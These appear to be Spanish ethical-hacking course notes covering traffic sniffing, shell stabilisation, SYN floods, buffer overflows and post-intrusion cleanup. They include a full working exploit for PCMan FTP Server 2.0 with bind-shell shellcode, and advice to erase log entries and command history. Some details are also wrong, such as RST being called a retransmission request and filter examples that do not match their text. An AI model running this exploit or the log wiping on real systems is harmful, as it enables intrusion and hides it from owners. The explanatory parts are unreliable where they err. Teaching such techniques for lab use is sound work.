**Python para Hacking ético**

**UD4: Explotación**

**Apuntes**

**Junio 2022-2023**

AURKIBIDEA

[**1. Qué es la post-explotación 3**](#_heading=h.iycblfaqpcw4)

[**2. Análisis del tráfico 3**](#_heading=h.op7i8cbfp1k1)

[**2.1. Tcpdump 4**](#_heading=h.dtg30k31ou96)

[**2.2. Wireshark 8**](#_heading=h.d1w76w44l2zk)

[**3. Estabilización de la shell 9**](#_heading=h.kvgrnuzgzsa1)

[**4. Denegación de Servicio 10**](#_heading=h.rb7w5jh0pig3)

[**5. Buffer Overflow 10**](#_heading=h.23w4lvgdwpy2)

[5.1. Prueba de concepto real 13](#_heading=h.e9o9784la538)

[**6. Tareas de limpieza 15**](#_heading=h.4an3oukcpko9)

[**7. Bibliografía 15**](#_heading=h.7uct26fnzffu)

¡¡¡ATENCIÓN!!!

Los métodos utilizados en este documento pueden ser ilegales; por lo tanto, no los podrás poner en práctica fuera de un entorno de laboratorio.

# Qué es la post-explotación

La post-explotación es la fase final del pentesting; en ella, el pentester evalúa y explora los sistemas y redes que ha comprometido para extraer información confidencial y aumentar su acceso y control. En esta fase, el hacker puede ejecutar comandos y scripts para obtener información adicional sobre la configuración y la topología de la red, comprobar la respuesta de los servidores ante acciones que podrían llevar a cabo los atacantes, recopilar información confidencial como contraseñas y datos sensibles, establecer una conexión persistente para una posterior revisión…

En esta fase, una vez comprometidas ciertas máquinas, es muy probable que tengamos que volver a tareas de fases previas para reconocer, enumerar y comprometer nuevos equipos.

# Análisis del tráfico

Los analizadores de tráfico (*sniffers*) son herramientas esenciales para la seguridad informática, ya que proporcionan una visión detallada del tráfico de red. Pueden capturar, analizar y monitorizar el tráfico de red en tiempo real, permitiendo a los administradores de seguridad detectar y responder rápidamente a incidentes de seguridad.

Los analizadores de tráfico se pueden utilizar en diferentes entornos: terminales, redes pequeñas y medianas, grandes redes empresariales… Pueden capturar tráfico de todos los protocolos de red y proporcionar información detallada sobre él: direcciones IP, puertos, protocolos, contenido de los paquetes ...

Además, pueden ser utilizados para detectar patrones anómalos en el tráfico de red, lo que permite a los administradores de seguridad detectar y responder a posibles amenazas.

Por otra parte, permiten guardar el tráfico en archivos que podrán ser tratados de manera offline y que podrán ser incluídos en informes. Sin embargo, hay que tener en cuenta que podemos llegar a guardar grandes cantidades de información en archivos demasiado pesados, por lo cual conviene dedicar tiempo a guardar sólo lo que nos interesa.

Es difícil enmarcar el análisis de tráfico en una sola fase del proceso de pentest: puede considerarse que sirve para reconocer y enumerar, pero también para analizar el comportamiento a bajo nivel de la explotación previa de algunas vulnerabilidades ; e incluso podría tratarse de una tarea propia del análisis forense.

En estos apuntes vamos a analizar principalmente dos analizadores de tráfico:

* *Tcpdump*: herramienta de línea de comandos instalada en la mayoría de las distribuciones *GNU/Linux*.
* *Wireshark*: Tiene entorno gráfico y funciona en cualquier tipo de sistema operativo.

## Tcpdump

*Tcpdump* es una herramienta que funciona escuchando en una interfaz de red específica y que puede capturar los paquetes que pasan a través de ella. Esos paquetes se pueden filtrar mediante una variedad de criterios: dirección IP de origen o destino, puerto de origen o destino, protocolo de red utilizado …. Son mostrados en un formato legible, hallándose en ellos información como la hora de captura, direcciones IP de origen y destino, puertos, números de secuencia y acuse de recibo, entre otros. También se pueden guardar los paquetes capturados en un archivo para su posterior análisis.

Los parámetros más comunes con los que se puede lanzar la herramienta son:

| **Parámetro** | **Descripción** |
| --- | --- |
| -i | Interfaz de red en la que hacer la captura |
| -c | Número de paquetes a capturar |
| -w | Archivo para guardar la salida de la captura |
| -F | Utilizar un fichero como entrada |
| -s | Tamaño de trama a capturar |
| -n | No resolver direcciones de nombres |
| -X | Mostrar contenido de paquetes en hexadecimal y ASCII |
| -v | Mostrar detalles adicionales de la captura |
| -e | Mostrar información del encabezado del paquete |
| -f | Aplicar una expresión de filtro de paquetes |

*Filtrado de paquetes*

Los filtros de "tcpdump" son expresiones lógicas que se utilizan para determinar si un paquete debe ser capturado o descartado; esas expresiones están compuestas por palabras clave conocidas como primitivas, las cuales Algunas de las primitivas comunes incluyen tipo, dirección, y protocolo.

Algunas de las primitivas de tipo pueden ser:

* ***host***: un host determinado.
* ***net***: una red completa.
* ***port***: un puerto determinado.
* ***portrange***: un rango de puertos.

Las directivas de dirección, por su parte, son:

* ***src***: source, IP de origen, tráfico entrante.
* ***dst***: destination, IP de destino, tráfico saliente.

Cabe indicar que los paquetes pueden ser filtrados según el protocolo simplemente incluyendo el nombre del protocolo en el comando a ejecutar.

Las primitivas pueden combinarse utilizando operadores lógicos como "and" y "or", negarse con "not" y agruparse con paréntesis.

Vamos a ver algunos ejemplos:

Queremos capturar los paquetes cuyo protocolo sea ICMP:

*tcpdump icmp*

Queremos capturar los paquetes TCP cuyo puerto de destino sea 80:

*tcpdump tcp dst port 80*

Queremos capturar los paquetes UDP cuyo puerto de origen sea 53:

*tcpdump udp src port 53*

Queremos capturar los paquetes IPv4 cuyo host de destino sea 192.168.1.1:

*tcpdump dst host 192.168.1.1*

Queremos capturar los paquetes TCP cuyo host de origen sea 192.168.1.1 y cuyo host de destino sea 10.1.1.1:

*tcpdump tcp and src host 192.168.1.1 and dst host 10.1.1.1*

Queremos capturar los paquetes TCP cuyo host de origen sea 192.168.1.1 o cuyo host de destino sea 10.10.10.250:

*tcpdump tcp and ‘(src host 192.168.1.1 or dst host 10.10.10.250)’*

Queremos capturar los paquetes TCP cuyo host de origen sea 10.1.1.1, el host de destino sea 192.168.1.1 y el puerto de origen sea 22:

*tcpdump tcp and src host 192.168.1.1 and dst host 10.10.10.250 and src port 22*


Queremos capturar los paquetes TCP cuyo host de origen sea 192.168.1.1, el host de destino sea 10.10.10.250, y el puerto de destino sea 443, y el protocolo sea HTTP:

*tcpdump tcp and src host 192.168.1.1 and dst host 10.1.1.1 and dst port 443 and http*

*Análisis de la información capturada*


Vamos a realizar un SYN Scan. El objetivo es analizar los paquetes generados, pero esta vez en *tcpdump* en lugar de Wireshark. El escaneo lo lanzaremos desde la máquina *KALI* hacia la máquina con IP *10.10.10.250*. Lo primero será poner en marcha *tcpdump* en un terminal:

*sudo tcpdump - eth0 tcp*




Con ese comando pretendemos capturar el tráfico que pase por la interfaz *eth0* cuando el protocolo sea TCP.

Posteriormente, lanzaremos el escaneo en otro terminal.



El puerto 22 está abierto, así que tcpdump captura tres paquetes.



Si analizamos los paquetes capturados, tenemos:

**PAQUETE 1**

20:12:45.833451 IP 10.10.10.222.50217 > 10.10.10.250.ssh: Flags [S], seq 3717510172, win 1024, options [mss 1460], length 0

| **Campo** | **Descripción** |
| --- | --- |
| Timestamp de Unix | 20:12:45.833451 - Indica el momento de captura del paquete |
| Protocolo | IP - Indica el protocolo de red utilizado en el paquete |
| Dirección IP y puerto origen | 10.10.10.222, puerto 50217 - Dirección IP y puerto del host de origen que envió el paquete |
| Dirección IP y puerto destino | 10.10.10.250, puerto ssh - Dirección IP y puerto del host de destino al que se envió el paquete |
| Flags \*\*\* | [S]. Flag SYN activado |
| Número de secuencia | 3717510172 |
| **Número ACK** | **No presente - Este paquete es un paquete SYN y no incluye información de acuse de recibo** |
| Tamaño de la ventana | 1024 - Indica el número de bytes que el host de destino está dispuesto a recibir |
| Opciones del paquete | [mss 1460] - Especifica el tamaño máximo de segmento de la conexión |
| Tamaño del paquete | 0 - Indica el tamaño del paquete en bytes, en este caso no contiene datos |

**PAQUETE 2**

20:12:45.833677 IP 10.10.10.250.ssh > 10.10.10.222.50217: Flags [S.], seq 1957264186, ack 3717510173, win 5840, options [mss 1460], length 0

| **Campo** | **Descripción** |
| --- | --- |
| Timestamp de Unix | 20:12:45.833677 - Indica el momento en que se capturó el paquete |
| Protocolo | IP - Indica el protocolo de red utilizado en el paquete |
| Dirección IP y puerto origen | 10.10.10.250, puerto ssh - Dirección IP y puerto del host de origen que envió el paquete |
| Dirección IP y puerto destino | 10.10.10.222, puerto 50217 - Dirección IP y puerto del host de destino al que se envió el paquete |
| Flags \*\*\* | [S.] Flags SYN y ACK activados |
| Número de secuencia | 1957264186 - Número de secuencia |
| Número de acuse de recibo | 3717510173 - Número ACK |
| Tamaño de la ventana | 5840 - Indica el número de bytes que el host de destino está dispuesto a recibir |
| Opciones del paquete | [mss 1460] - Especifica el tamaño máximo de segmento de la conexión |
| Tamaño del paquete | 0 - Indica el tamaño del paquete en bytes, en este caso no contiene datos |

**PAQUETE 3**

20:12:45.833725 IP 10.10.10.222.50217 > 10.10.10.250.ssh: Flags [R], seq 3717510173, win 0, length 0

| **Campo** | **Descripción** |
| --- | --- |
| Timestamp de Unix | 20:12:45.833725 - Indica el momento en que se capturó el paquete |
| Protocolo | IP - Indica el protocolo de red utilizado en el paquete |
| Dirección IP y puerto origen | 10.10.10.222, puerto 50217 - Dirección IP y puerto del host de origen que envió el paquete |
| Dirección IP y puerto destino | 10.10.10.250, puerto ssh - Dirección IP y puerto del host de destino al que se envió el paquete |
| Flags \*\*\* | R - Indica que el host de origen está solicitando una re-transmisión (retransmit) del paquete |
| Número de secuencia | 3717510173 - Número utilizado para sincronizar la secuencia de bytes enviados en la conexión |
| **Número ACK** | **No presente - Este paquete es un paquete RST y no incluye información de acuse de recibo** |
| Tamaño de la ventana | 0 - Indica el tamaño de la ventana de bytes que el host de origen está dispuesto a recibir |
| **Opciones del paquete** | **No presente - Este paquete no incluye opciones adicionales** |
| Tamaño del paquete | 0 - Indica el tamaño del paquete en bytes, en este caso no contiene datos |

\*\*\*\* Estos son los valores que puede tomar el campo “Flags”:

| **S** | **SYN** |
| --- | --- |
| **F** | **FIN** |
| **.** | **ACK** |
| **R** | **RESET** |

## Wireshark

Wireshark es una herramienta gráfica y cuyo manejo es mucho más intuitivo que la anterior, pero hay que tener en cuenta que no siempre vamos a tenerla a mano. Es interesante conocer algunos de los filtros que pueden sernos más útiles.

*Filtrado de paquetes*

| **Filtro** | **Descripción** |
| --- | --- |
| arp | Muestra los paquetes ARP. |
| icmp | Muestra los paquetes ICMP. |
| udp | Muestra los paquetes UDP. |
| dhcp | Muestra los paquetes relacionados con DHCP. |
| ftp | Muestra los paquetes relacionados con FTP. |
| ip.src == x.x.x.x | Muestra los paquetes cuyo origen sea la dirección IP especificada. |
| ip.dst == x.x.x.x | Muestra los paquetes cuyo destino sea la dirección IP especificada. |
| tcp.srcport == xxxx | Muestra los paquetes TCP cuyo puerto de origen sea el especificado. |
| tcp.dstport == xxxx | Muestra los paquetes TCP cuyo puerto de destino sea el especificado. |
| udp.srcport == xxxx | Muestra los paquetes UDP cuyo puerto de origen sea el especificado. |
| udp.dstport == xxxx | Muestra los paquetes UDP cuyo puerto de destino sea el especificado. |
| tcp.flags.syn == 1 | Muestra los paquetes cuyo flag SYN sea 1. |
| tcp.flags.fin == 1 | Muestra los paquetes cuyo flag FIN sea 1. |

Para configurar filtros combinados, pueden utilizarse los siguientes operadores: **!** (o *not*), **&&** (o *and*) y **||** (u *or*).

Si continuamos con los ejemplos vistos para *tcpdump*, los comandos a introducir quedarían como sigue:

Queremos capturar los paquetes IP cuyo protocolo sea ICMP:

*icmp*

Queremos capturar los paquetes TCP cuyo puerto de destino sea 80:

*tcp.dstport == 80*

Queremos capturar los paquetes UDP cuyo puerto de origen sea 53:

*udp.srcport == 53*

Queremos capturar los paquetes IPv4 cuyo host de destino sea 192.168.1.1:

*ip.dst == 192.168.1.1*

Queremos capturar los paquetes TCP cuyo host de origen sea 192.168.1.1 y cuyo host de destino sea 10.1.1.1:

*(ip.src == 192.168.1.1) && (ip.dst == 10.1.1.1) && (tcp)*

Queremos capturar los paquetes TCP cuyo host de origen sea 192.168.1.1 o cuyo host de destino sea 10.10.10.250:

*(ip.src == 192.168.1.1) || (ip.dst == 10.10.10.250) && (tcp)*

Queremos capturar los paquetes TCP cuyo host de origen sea 10.1.1.1, el host de destino sea 192.168.1.1 y el puerto de origen sea 22:


*(ip.src == 10.1.1.1) && (ip.dst == 192.168.1.1) && (tcp.srcport == 22)*

Queremos capturar los paquetes TCP cuyo host de origen sea 192.168.1.1, el host de destino sea 10.10.10.250, y el puerto de destino sea 443, y el protocolo sea HTTP:


*(ip.src == 192.168.1.1) && (ip.dst == 10.10.10.250) && (tcp.dstport == 443) && (http)*

# Estabilización de la shell

Una shell obtenida mediante herramientas como netcat tiene algunas deficiencias: no se puede recorrer el historial con las flechas, no funciona el autocompletado, aparecen caracteres extraños, no se distingue la entrada de la salida, no se muestran mesajes de error de los comandos …

* 

Se pueden mejorar algunas de esas cuestiones utilizando una instrucción de *python*:

* *python -c ‘import pty; pty.spawn(“/bin/bash”)’*
* **

import *pty* es una instrucción en Python que importa el módulo *pty* en el espacio de nombres del programa. El módulo *pty* proporciona un conjunto de funciones y herramientas para controlar pseudo terminales (*pty*) en sistemas Unix. En particular, *pty.spawn()* es una función del módulo *pty* que se utiliza para invocar un shell interactivo, como */bin/bash*, dentro de una sesión de terminal existente.

# Denegación de Servicio

Un ataque de denegación de servicio (DoS, por sus siglas en inglés) es una forma de interrumpir intencionalmente el servicio de un servidor enviándole tantas solicitudes que, no siendo capaz de responder a todas, colapse. El objetivo, por lo tanto, es sobrecargar el sistema y hacer que no pueda responder a las solicitudes legítimas.

El SYN flood es una forma específica de ataque de denegación de servicio en la qu eel objetivo es abrumar un servidor con una gran cantidad de solicitudes SYN falsas.

En este tipo de ataque, el atacante envía una gran cantidad de solicitudes SYN al servidor, pero no responde a los paquetes SYN-ACK que envía éste. Al no recibir una respuesta de ACK, el servidor mantiene la conexión pendiente y reserva recursos para ella. Con un volumen suficientemente grande de solicitudes SYN no respondidas, el servidor puede agotar sus recursos y no poder procesar las solicitudes legítimas; explicado de otra forma: al inundar el servidor con solicitudes SYN sin responder, el atacante puede agotar los recursos del servidor y hacer que no pueda aceptar nuevas conexiones legítimas.

# Buffer Overflow

El buffer overflow es una vulnerabilidad que se da cuando un programa intenta almacenar más datos de los que un búfer (buffer) puede contener, lo que puede llevar a que esos datos sobrescriban regiones de memoria adyacentes y causen comportamientos no deseados o incluso la ejecución de código malicioso. Es una fallo de seguridad común en muchos programas y sistemas.

Vamos a suponer que tenemos un programa (*overflow.c*) con el siguiente código sencillísimo en lenguaje C:

*#include <stdio.h>*

*#include <string.h>*

*void flujo\_cambiado ()*

*{*

*printf (“Esta línea no debería ejecutarse”).*

*}*

*int main(int argc, char \*\*argv)*

*{*

*char cadena[64];*


*gets (cadena);*

*}*

Como vemos, en la función principal se ejecutan dos líneas, y el programa no hace nada más. Ahora bien, ¿es posible cambiar el flujo normal de ese programa? La respuesta es SÍ, llevando a cabo un proceso de ingeniería inversa, que, en el contexto de la programación, la se refiere a la técnica de descomponer un programa en sus componentes individuales y analizarlos para comprender su funcionamiento y detectar posibles vulnerabilidades.

Vamos a ello. Antes de nada, generaremos un fichero ejecutable (*overflow\_exe*) a partir del archivo en C.


*gcc -o overflow\_exe overflow.c*



En los sistemas x86 existe un registro de nombre EIP cuyo contenido es una dirección de memoria que apunta a la siguiente instrucción que debe ejecutarse. ¿Cómo podemos hacer que el EIP apunte a la dirección en la que se encuentra la función *flujo\_cambiado*, cuyo contenido jamás debería ejecutarse?


Lo primero que vamos a hacer es intentar conocer el contenido del registro EIP. Para empezar, generaremos un patrón de 200 caracteres aleatorios. El archivo pattern\_create.rb es un script en Ruby que se utiliza para crear patrones de caracteres. Para ejecutarlo, ejecutaremos este comando:

*/usr/share/metasploit-framework/tools/exploit/pattern\_create.rb -l 200*



GDB (GNU Debugger) es un depurador de sistemas que te permite analizar un programa en ejecución, detenerlo, examinar su estado y continuar su ejecución. Lo vamos a utilizar con el ejecutable generado, pasándole como argumento el patrón creado, que es mucho más grande que los 64 bytes que admite la variable *buffer*.

*gdb --quiet ./overflow\_exe*


**


La dirección de retorno es la dirección a la que debe retornar la ejecución al volver de la función a la que hemos llamado (*main*, en este caso). ¿Para qué nos sirve eso? Para modificarla indicándole que la dirección a la que debe volver es ésa en la que comienza la función *flujo\_cambiado)*. Podemos pensar que la dirección de retorno está 64 bytes más allá de la que recoge el EIP, pero lo cierto es que no suele ser así, ya que suele haber bytes nulos por medio. Trataremos ahora de encontrar el offset, el desplazamiento o distancia que hay entre el EIP y la dirección de retorno:

*/usr/share/metasploit-framework/tools/exploit/pattern\_offset.rb -q 0x004011ff*

Supongamos que el resultado es 76; es decir, 76 bytes. Pues bien, con eso ya conocemos el desplazamiento. Buscaremos ahora la dirección de memoria en la que se halla la función *flujo\_cambiado*.

*objdump -d overflow\_exe*





Ejecutaremos ahora el siguiente comando:

*perl -e ‘print “A”x76 . “\x99\x11\x00\x00”’ | ./poc*



En la anterior instrucción en lenguaje *Perl*, escribimos la dirección de la función *flujo\_cambiado* en formato *little endian*, tras haber introducido 76 caracteres “A”; es decir, sobreescribimos la dirección de memoria en la que se encuentra la función *flujo\_cambiado* en el lugar en el que debería ir la dirección de retorno legítima.

## Prueba de concepto real

Encontramos un script de Python que lanza una explotación contra un servidor FTP llamado PCMan FTP Server versión 2.0; éste es vulnerable a un buffer overflow al introducir un valor demasiado largo en el comando PORT. En este enlace tenemos información acerca del exploit, así como el código del propio script:

<https://www.exploit-db.com/exploits/40714>

###### 

*import socket*

*print "Creating malicious input!"*

*junk = '\x41'\*2007*

*ret="\xf7\x56\x3c\x7e" #User32.dll 7E3C56F7*

*nops = '\x90'\*20*

*#msfvenom -p windows/shell\_bind\_tcp LPORT=1144 -b '\x0a\x00\x0d' -f c*

*#put shellcode in variable 'sc'*

*sc=("\xdb\xd6\xba\xd3\x95\x1b\xd0\xd9\x74\x24\xf4\x58\x2b\xc9\xb1"*

*"\x53\x31\x50\x17\x83\xe8\xfc\x03\x83\x86\xf9\x25\xdf\x41\x7f"*

*"\xc5\x1f\x92\xe0\x4f\xfa\xa3\x20\x2b\x8f\x94\x90\x3f\xdd\x18"*

*"\x5a\x6d\xf5\xab\x2e\xba\xfa\x1c\x84\x9c\x35\x9c\xb5\xdd\x54"*

*"\x1e\xc4\x31\xb6\x1f\x07\x44\xb7\x58\x7a\xa5\xe5\x31\xf0\x18"*

*"\x19\x35\x4c\xa1\x92\x05\x40\xa1\x47\xdd\x63\x80\xd6\x55\x3a"*

*"\x02\xd9\xba\x36\x0b\xc1\xdf\x73\xc5\x7a\x2b\x0f\xd4\xaa\x65"*

*"\xf0\x7b\x93\x49\x03\x85\xd4\x6e\xfc\xf0\x2c\x8d\x81\x02\xeb"*

*"\xef\x5d\x86\xef\x48\x15\x30\xcb\x69\xfa\xa7\x98\x66\xb7\xac"*

*"\xc6\x6a\x46\x60\x7d\x96\xc3\x87\x51\x1e\x97\xa3\x75\x7a\x43"*

*"\xcd\x2c\x26\x22\xf2\x2e\x89\x9b\x56\x25\x24\xcf\xea\x64\x21"*

*"\x3c\xc7\x96\xb1\x2a\x50\xe5\x83\xf5\xca\x61\xa8\x7e\xd5\x76"*

*"\xcf\x54\xa1\xe8\x2e\x57\xd2\x21\xf5\x03\x82\x59\xdc\x2b\x49"*

*"\x99\xe1\xf9\xe4\x91\x44\x52\x1b\x5c\x36\x02\x9b\xce\xdf\x48"*

*"\x14\x31\xff\x72\xfe\x5a\x68\x8f\x01\x60\x11\x06\xe7\x02\xf1"*

*"\x4e\xbf\xba\x33\xb5\x08\x5d\x4b\x9f\x20\xc9\x04\xc9\xf7\xf6"*

*"\x94\xdf\x5f\x60\x1f\x0c\x64\x91\x20\x19\xcc\xc6\xb7\xd7\x9d"*

*"\xa5\x26\xe7\xb7\x5d\xca\x7a\x5c\x9d\x85\x66\xcb\xca\xc2\x59"*

*"\x02\x9e\xfe\xc0\xbc\xbc\x02\x94\x87\x04\xd9\x65\x09\x85\xac"*

*"\xd2\x2d\x95\x68\xda\x69\xc1\x24\x8d\x27\xbf\x82\x67\x86\x69"*

*"\x5d\xdb\x40\xfd\x18\x17\x53\x7b\x25\x72\x25\x63\x94\x2b\x70"*

*"\x9c\x19\xbc\x74\xe5\x47\x5c\x7a\x3c\xcc\x6c\x31\x1c\x65\xe5"*

*"\x9c\xf5\x37\x68\x1f\x20\x7b\x95\x9c\xc0\x04\x62\xbc\xa1\x01"*

*"\x2e\x7a\x5a\x78\x3f\xef\x5c\x2f\x40\x3a")*

*buffer= junk + ret + nops + sc*

*s=socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)*

*ip = raw\_input('Give me Remote IP Address:')*

*connect=s.connect((ip,21))*

*banner = s.recv(1024)*

*print banner*

*s.send('USER anonymous\r\n')*

*s.recv(1024)*

*s.send('PASS\r\n')*

*s.recv(1024)*

*#Sending input PORT command (Exploitation is coming)*

*s.send('PORT' + buffer + '\r\n')*

*s.close()*

*# Got it!*

*print "Got it? :D"*

Lo primero será hacer llegar la aplicación *Pcman.exe* a la víctima, y esperar que ésta la ejecute.

En cuanto al código, nos encontramos con un script en Python, creado por Pablo González, que hace lo siguiente: se crean tres variables: "junk", "ret" y "nops". La variable "junk" contiene una cadena de caracteres '\x41' (‘A’ en hexadecimal’) repetidos 2007 veces, que serán utilizados para llenar el búffer y causar un overflow. La variable "ret" contiene una dirección de retorno específica en hexadecimal, que se utilizará para redirigir la ejecución del programa a la dirección en la que se insertará el código malicioso: 7E3C56F7, que pertenece a una función en la biblioteca User32.dll en un sistema operativo Windows. La variable "nops" contiene una secuencia de 20 caracteres '\x90', que se utilizan como un "no-operation" para mantener la ejecución hasta que se alcance el código malicioso.

Finalmente, se asigna una cadena larga de caracteres hexadecimales a la variable "sc", que representa el código malicioso que se ejecutará cuando se explote la vulnerabilidad. Este código malicioso se generó con la herramienta "msfvenom”, con el comando:

*msfvenom -p windows/shell\_bind\_tcp LPORT=1144 -b '\x0a\x00\x0d' -f c*

Las cuatro variables indicadas se agrupan en la variable de nombre “buffer”.

Lo que se hace es abrir un socket entre la víctima y el atacante sobre el puerto 21. Se envían el usuario “anonymous”, la contraseña vacía, y, como valor del parámetro PORT, el contenido de la variable *buffer*. ¿Qué tiene, entonces, la variable *buffer*?

* 2007 caracteres “A”
* La dirección de memoria 7E3C56F7, lugar en el que queremos introducir el shellcode
* 20 caracteres NOP. Los NOP (No Operation) son caracteres que en ensamblador representan una instrucción que no realiza ninguna acción. En un buffer overflow, se utilizan para "llenar" el tiempo hasta que se llega a la dirección de memoria deseada (donde está la variable 'ret'). Al ser una secuencia de instrucciones que no realizan ninguna acción, permiten que el procesador avance hasta llegar a la dirección deseada, sin interferir en el proceso.
* El propio shellcode.

Es decir, el contenido de la variable *buffer* va a provocar un *buffer overflow* gracias a los 2007 caracteres “A”; debido a eso, se redirigirá la ejecución del programa a la dirección deseada, donde se ejecutará el shellcode generado.

# Tareas de limpieza

Es muy importante realizar una tarea de limpieza y borrado de huellas en los sistemas que hayamos comprometido. Estas tareas puden incluir:

* Eliminar archivos maliciosos: se trata de buscar y eliminar cualquier archivo sospechoso o malicioso que se haya identificado. Habrá que prestar especial atención a archivos ejecutables y scripts.
* Desinstalar software no deseado: desinstalar todos los programas que hayamos instalado en el proceso de pentesting.
* Eliminar cuentas comprometidas: si hemos creado cuentas de usuario durante el proceso, las eliminaremos. Adicionalmente, si le hemos cambiado la contraseña a algún usuario, la reestableceremos.
* Limpiar los registros: eliminar de los registros de eventos del sistema toda entrada que tenga relación con las acciones que hemos realizado.
* Borrar las tareas programadas: eliminar las tareas que hayamos programado.
* Eliminar el historial. En Kali se puede borrar el historia ejecutando el comando mousepad *./.zsh\_history*, borrando el contenido del archivo que se nos abra, y guardándolo.

# **Bibliografía**

HERRERO PÉREZ, L. (2022).  *Hacking ético.* Madrid*.* Ra-Ma.

GONZÁLEZ PÉREZ, P, SÁNCHEZ GARCÉS, G. y SORIANO de la CÁMARA, J.M. (2020). *Pentesting con Kali*. Madrid. 0xWORD

Un informático en el lado del mal. [https://www.elladodelmal.com/](https://www.elladodelmal.com/2019/06/python-metasploit-libreria-pymetasploit.html)

Rapid7. [Metasploitable-2-exploitability-guide](https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/)



